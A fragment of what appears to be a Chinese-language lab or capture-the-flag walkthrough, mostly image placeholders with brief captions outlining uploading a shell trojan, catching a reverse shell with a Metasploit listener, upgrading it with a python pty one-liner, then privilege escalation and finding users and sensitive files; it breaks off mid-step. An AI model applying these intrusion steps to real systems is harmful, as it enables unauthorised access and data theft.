
反弹 shell
上传一个shell木马


启动 MSF 监听
上传成功后

反弹成功

开启终端
shell
python3 -c 'import pty; pty.spawn("/bin/bash")'
提权
发现是中间件权限

发现两个用户

发现敏感文件

进入后
